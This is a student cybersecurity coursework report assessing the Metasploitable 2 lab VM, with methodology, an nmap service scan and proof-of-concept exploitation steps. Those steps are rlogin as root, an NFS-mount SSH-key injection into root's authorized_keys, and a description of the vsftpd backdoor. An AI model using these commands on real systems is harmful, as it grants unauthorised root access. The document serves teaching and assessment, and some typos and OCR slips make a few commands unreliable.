FOUNDATIONS OF CYBERSECURITY CW2

KH4064CEM

Toqa Mahmoud
CU1900305 | TOQA MAHMOUD

LIST OF FIGURES

LIST OF TABLES

TABLE OF CONTENTS

INTRODUCTION

Securing hosts is one of the most difficult and dynamic issues facing today's corporate IT departments. Every year, security breaches cost businesses millions of dollars in financial losses. the While known vulnerabilities and defective misconfigurations account for most of all attacks, a solution is not easy. The need to assess and handle possible security risks on their networks and systems is becoming increasingly apparent to security professionals. This necessitates a more effective and strategic approach to enterprise defense.

Vulnerability Assessment is the method of assessing and evaluating risks associated with network and host-based systems so that technologies and activities to mitigate business risk can be planned rationally. Vulnerability Assessment tools allow security policy customization, automated vulnerability analysis, and the creation of reports that convey security vulnerability findings and comprehensive corrective measures to all levels of an enterprise. Security policies, procedures, and specifications are designed, created, and analysed, as well as the state of security of the information technology infrastructure is validated, are all part of vulnerability assessment. VA analyzers are security vulnerability scanners that search a host device or a network for security flaws. The term "host" or "target" refers to the device that is being searched for vulnerabilities. Network-based and host-based analyzers are the two broad types of VA analyzers.

A network-based scanner remotely probes a computer for vulnerabilities. A scanner that is mounted on the host machine, on the other hand, is called a host-based scanner. It's easy to get caught up in the security of the applications we use and overlook the hardware and software that 'hosts' it – our desktops, laptops, and handheld devices, as well as the operating systems and configurations that run them. You would be exposed regardless of the protection you use or build into your software if the hosts of your software have a security flaw. The hardware, software, server, and storage components of your hosts are all addressed by strong host protection. It ensures that you are prepared to protect yourself against cyber-attacks and react appropriately when they occur. The host level security evaluation gives you insight into your host's security setup, including elements that aren't visible from the network. This enables us to detect and fix any new vulnerabilities or cyber risk exposures you may have. The figure below illustrates the approach for host level security assessment.




Figure 1 approach for security assessment

Host Security Configuration Assessments are important because they enable us to recognise vulnerabilities that network assessments cannot detect. These tests are the most effective way to evaluate the security of network components. The security of your company is determined by the devices you use. Individual systems/computers and servers' operating systems are also included. The majority of active host-layer hacks are allowed by improperly designed or misconfigured systems. It should be ensured that network devices are logged in legitimately and that host-level security assessments are performed. Server configuration review, patch management, and Firewall Gap Analysis are also included in the assessments. The aim of this assessment is to find security problems at the network and application levels, as well as vulnerabilities in the servers and network devices that provide access to the organization. This report contains information concerning potential vulnerabilities of Metasploitable 2 and methods of exploiting it. Figure 2 shows the ratios of vulnerabilities.

- 8.76% of all discovered high and critical vulnerabilities related to unpatched windows 2003 systems which have a significant list of known vulnerabilities
- 44.7% TLS & SSL VERSION & CONFIGURATION ISSUES
- 1.69% UNSUPPORTED & UNPATCHED SERVER DETECTION




Figure 2 vulnerabilities

TARGET SYSTEM

Metasploitable 2 information

- It runs Linux 2.6.9–2.6.33 as its operating system.
- The name of the server is METASPLOITABLE.
- A total of 35 user accounts are open.
- The administrator account is msfadmin.
- The password for the msfadmin administrator account has no expiration date.
- The Metasploitable system has a webserver and a SQL server running.

TOOLS

Table 1 tools

Tool	Activity
Nmap	Port scanning
Metasploitable Framework	Penetration Test
http://www.metasploitable.com	Vulnerability Research & Verification
rsh-client	execute shell commands as another user
telnet	create a remote connection with a system over a TCP/IP network

SECURITY ASSESSMENT

Security assessment is a test or assessment that verifies security controls, configurations, and/or policies are functioning as designed. They can be a functional test and verification of security configuration, an inspection and analysis of security configuration, a simulation to verify security functionality, or security control assessment for compliance.

In order to prepare for a security assessment the following should be performed

- Define the assessment type and focus
- Ensure personnel are available to support
- Update any software, tools, or procedures
  - A security assessment cannot be done on old systems, everything should be up to date.
- Collect all data needed for the assessment
  - Such as network configs
- Reserve system resources
  - Incase anything gets crashed. Make sure to inform anyone who is using the resources.
- Ensure the assessment plan is completed.

The following are test and assessment types

- Unit (Component) Test: Test and assess a specific application, script or software component
- Integration test: Test and assess 2 or more software components that differ in technology to ensure they will work together.
- Vulnerability Assessment: Test and assess for known vulnerabilities in software
- Acceptance Test: Test and assess if the application or software meets functionality requirement (reasonableness check)
- Regression Test: Test and assess that changes have not occurred to other parts of the system by introducing new software
- Security Audit: formal compliance verification
- Security Control Assessment: controls evaluation
- Security Acceptance Test: formal acceptance test
- Misuse and Abuse Test: use and abuse simulation, such as SQL injections
- Inspection Test: visual verification
- Interface test: test system interfaces

VULNERABILITY ASSESSMENT

A vulnerability assessment is the process of finding and evaluating vulnerabilities on a target device, and it is an essential part of any penetration test. Vulnerability assessments identify and resolve known security flaws or weaknesses in computing components. It involves identifying, categorizing, and addressing known vulnerabilities. Instead of verifying security design and functionality, the focus is on known security flaws, such as looking for known flaws in Linux, Unix, windows, Mac OS, etc. I'll be evaluating the vulnerabilities on Metasploitable 2 virtual machine in this report. The Metasploitable 2 machine is riddled with flaws. I've gathered useful information about the target device, which we'll use to look for known bugs. Various methods for performing vulnerability analysis will be demonstrated in this report. I'll be looking for vulnerabilities manually, using Nmap (which is a scanning software) as well as other automated vulnerability scanners, depending on each scanner's advantages and disadvantages.

As previously mentioned, there are numerous methods for conducting vulnerability analysis, ranging from manually searching through exploit databases to fully automated testing with tools such as Open-Vas and Nessus vulnerability scanners. Vulnerability scanning with automated software is a very aggressive method of vulnerability scanning since it necessitates a large number of requests and traffic. Since a lot of traffic crashes target hosts and services in some situations, it's best to be cautious when using these tools. It's always a good idea to use multiple tools when using automated vulnerability scanning tools to rule out false positives. As a result, it's critical to learn manual vulnerability analysis techniques rather than being too dependent on automated scanners.

TOQA MAHMOUD CU1900305 4/8/21

VULNERABILITY ASSESSMENT STEPS:

1) CREATE AND/OR UPDATE AN ACCURATE SYSTEM INVENTORY OF HARDWARE, SOFTWARE, AND FIRMWARE

Creating an updating an accurate system inventory of hardware, software and firmware should maintain inventory of assets to account for vulnerabilities. Accuracy is extremely critical therefore an inventory of operating systems databases, software applications, firmware, etc. must be accurate. Moreover, Manufacturer, name, version, patching levels, etc. must be accounted for.

2) DISCOVER AND IDENTIFY POTENTIAL SECURITY VULNERABILITIES TO THE SYSTEM INVENTORY

Discovering and identifying potential security vulnerabilities to the system inventory can either be done manually or using automated tools. Manual discovery entails reviewing vendor and other operating organizations websites or newsletters by receiving alerts and reviewing manually. Manual discovery includes searching software, hardware, and network products for vulnerabilities as well as keeping track by using a database, spreadsheets, etc. On the other hand, automated scanning tools are software based tools that automatically checks system components for known vulnerabilities. Operating systems, applications, network devices, and more can all be scanned with automated tools. Automated tools refer to a database of known and reported vulnerabilities, they can quickly perform a vulnerability assessment of targeted system components and can be tasked to scan at given intervals for ongoing awareness. Popular scanning tools include Tenable Nessus, Rapid 7 Nexpose, Open Vulnerability Assessment System (OpenVAS), Qualys Vulnerability Management, and BeyondTrust Retina. Moreover, specific vulnerability scanners include the following:

- Nmap: Network Scanner
- Burp Suite: Web application scanner
- Nikto: Web Server scanner
- Scuba: Database scanner
- Klockwork: software code scanner

When it comes to using automated tools, there are various factors that should be put into consideration. All scanning tools should be up to date and regularly track vulnerability alerts. Their usage should be planned, scheduled, or coordinated in advance to avoid impacts. Just like how automated tools have various advantages they have drawbacks as well. Automated tools rely on a vulnerability database maintained by the vendor of the scanner and they must be configured correctly to properly scan components. If misconfigured, a company can rely on its results and get negatively affected by these wrong results. They also have a probability of overlooking functional security testing. Therefore, relying upon it too much, can result in oversights which will lead to consequences and losses.

3) CATEGORIZE ANY VULNERABILITIES FINDINGS BASED ON LEVEL OF CRITICALITY

Categorizing any vulnerabilities findings should be based on level of criticality. Some vulnerabilities may not affect your components based on configuration and purposes, however some may be very critical and put your organization at risk. Therefore identifying which vulnerabilities are most important to your organization is one of the main important steps. Typically using categories or classes to determine level of importance eases the process.

Example of Category level:

Category 1: Critical

Category 2: High

Category 3: Medium

Category 4: Low

4) PERFORM A COST/BENEFIT ANALYSIS TO DETERMINE WHICH VULNERABILITIES TO MITIGATE, REDUCE, OR ELIMINATE.

Finally, performing a cost/benefit analysis to determine which vulnerabilities to mitigate, reduce, or eliminate. Comparing the costs and benefits of risk decision over a certain period of time. It helps decide how to address any discovered vulnerability by comparing the costs of implementing a mitigation or countermeasure and the benefits to security and analyzing the most critical vulnerabilities first, then move onto to lower risk items. A risk assessment should be carried out on all critical assets to be evaluated and prioritized. This can be done by calculating the following:

- Annual Cost of the Safeguard (ACS)
- Asset value (AV)
- Exposure Factor (EF)
- Single Loss Expectancy (SLE)
  - AV X EF
- Annual Rate of Occurrence (ARO)
- Annualize Loss Expectancy (ALE)
  - SLE X ARO

For example, the annual rate of occurrence (ARO) of an attack is 6 and the attack would cost the company $8,000 (SLE). The Annual Cost of the Safeguard (ACS) of an anti-virus is $5,000 per year, which will decrease the annual rate of occurrence (ARO) of an attack to 3. Therefore:


- ACS = $5,000 per year (on anti-virus)
- ALE1 = $8,000 (SLE) * 6 (ARO) = $48,000
- ALE2 = $8,000 (SLE) * 3 (ARO) = $24,000
- $48,000 (ALE1) - $24,000 (ALE2) = $24,0000
- $24,000 - $5,000 (ACS) = $19,000

Spending $5,000 saved the organization $19,000!

VULNERABILITIES

SERVICES

From the Nmap service version scan I was able to get details about open ports and services, as shown in the following screenshot



```
┌──(toqahassib㉿kali)-[~]
└─$ nmap -sV 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-12 08:29 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
 --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.0022s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux
; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 11.69 seconds
```

Almost all of these listening services provide a way to access the device remotely. Many of these services have identified security flaws that can be abused. The next step is to determine which ports are vulnerable and gather data on how they can be abused.

There are several methods for determining whether or not a service is insecure. The two well-known and widely used sources are Offensive Security's exploit-db and the Open Source Vulnerability Database (OSVDB). We'll also look at searchsploit, a Kali Linux-supplied offline exploit database. When conducting a vulnerability evaluation, Searchsploit is a great offline resource since it provides a wealth of knowledge regarding known vulnerabilities and exploit code. The following table shows the vulnerabilities of open ports.

Table 2 port vulnerabilities


Port	Vulnerability
Port 20,21 – FTP	An out-of-date and unreliable protocol that does not encrypt data transfer or authentication.
Port 22 – SSH	It's mostly used for remote control. Even though it is generally considered safe, proper key management is needed.
Port 23 – Telnet	SSH's predecessor is no longer considered stable, and malware often exploits it.
Port 25 – SMTP	It can be used to send spam e-mail if it is not properly protected.
Port 53 – DNS	DDoS attacks are often amplified using this technique.

Port 139 – NetBIOS	This is a legacy protocol that is mainly used for exchanging files and printers.
Ports 80,443 – HTTP and HTTPS	HTTP servers and their various components are extremely vulnerable and are often targets of attacks.
Port 445 – SMB	Provides the ability to share files and printers.
Ports 1433,1434, and 3306 – SQL Server and MySQL default ports	used for malware distribution
Port 3389 – Remote Desktop	It was used to exploit a variety of remote desktop protocol flaws, as well as poor user authentication.

PROOF OF CONCEPT EXPLOITATION


UNIX BASICS

The "r" services, which are TCP ports 512, 513, and 514, have been misconfigured to enable remote access from any host. I used the "rsh-client" client, which allows shell commands to be executed as another user, to take advantage of the open ports, and executed the commands in the following screenshot, as the local root user. The screenshot below shows that I was able to access the target machine.



```
┌──(toqahassib㉿kali)-[~]
└─$ rlogin -l root 192.168.56.102
Last login: Mon Apr 12 08:26:56 EDT 2021 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# █
```

The Network File System (NFS) is the next operation. By explicitly probing port 2049 or asking the portmapper for a list of services, NFS can be found. I described NFS with rpcinfo and confirmed that the "/" share (the file system's root) was being exported with showmount -e. This was accomplished using the Ubuntu packages rpcbind and nfs-common.



```
┌──(toqahassib㉿kali)-[~]
└─$ rpcinfo -p 192.168.56.102
   program vers proto   port  service
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  52751  status
    100024    1   tcp  45484  status
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   udp   2049  nfs
    100021    1   udp  57570  nlockmgr
    100021    3   udp  57570  nlockmgr
    100021    4   udp  57570  nlockmgr
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100021    1   tcp  34658  nlockmgr
    100021    3   tcp  34658  nlockmgr
    100021    4   tcp  34658  nlockmgr
    100005    1   udp  52657  mountd
    100005    1   tcp  35928  mountd
    100005    2   udp  52657  mountd
    100005    2   tcp  35928  mountd
    100005    3   udp  52657  mountd
    100005    3   tcp  35928  mountd

┌──(toqahassib㉿kali)-[~]
└─$ showmount -e 192.168.56.102
Export list for 192.168.56.102:
/ *
```

It's easy to retrieve access to a machine filesystem with writing permissions. We can create a new SSH key on the targeted device, mid

ount the NFS export, and put our key to the root user account's authorized keys file to accomplish this. Running SSH makes the process easier. We can do this by executing the following commands:

# ssh-keygen

# mkdir /tmp/r00

# mount -t nfs 192.168.56.102:/ /tmp/r00t/


# cat ~/.ssh/id_rsa.pub >> /tmp/r00t/root/.ssh/authorized_keys

# umount /tmp/r00t

# ssh root@192.168.56.102


BACKDOORS

Metasploitable2 contains vsftpd, a common FTP server, on port 21. An unidentified attacker slipped a loophole into the source code of this specific version. The loophole was quickly discovered and deleted, but not until it had been downloaded by a large number of people. The backdoored version, on port 6200, a listening shell will be opened if a username is submitted, that ends with :) (a smiley face). This can be taken advantage of by using telnet or the Metasploit Framework module to automatically exploit it, as shown in the screenshot below.



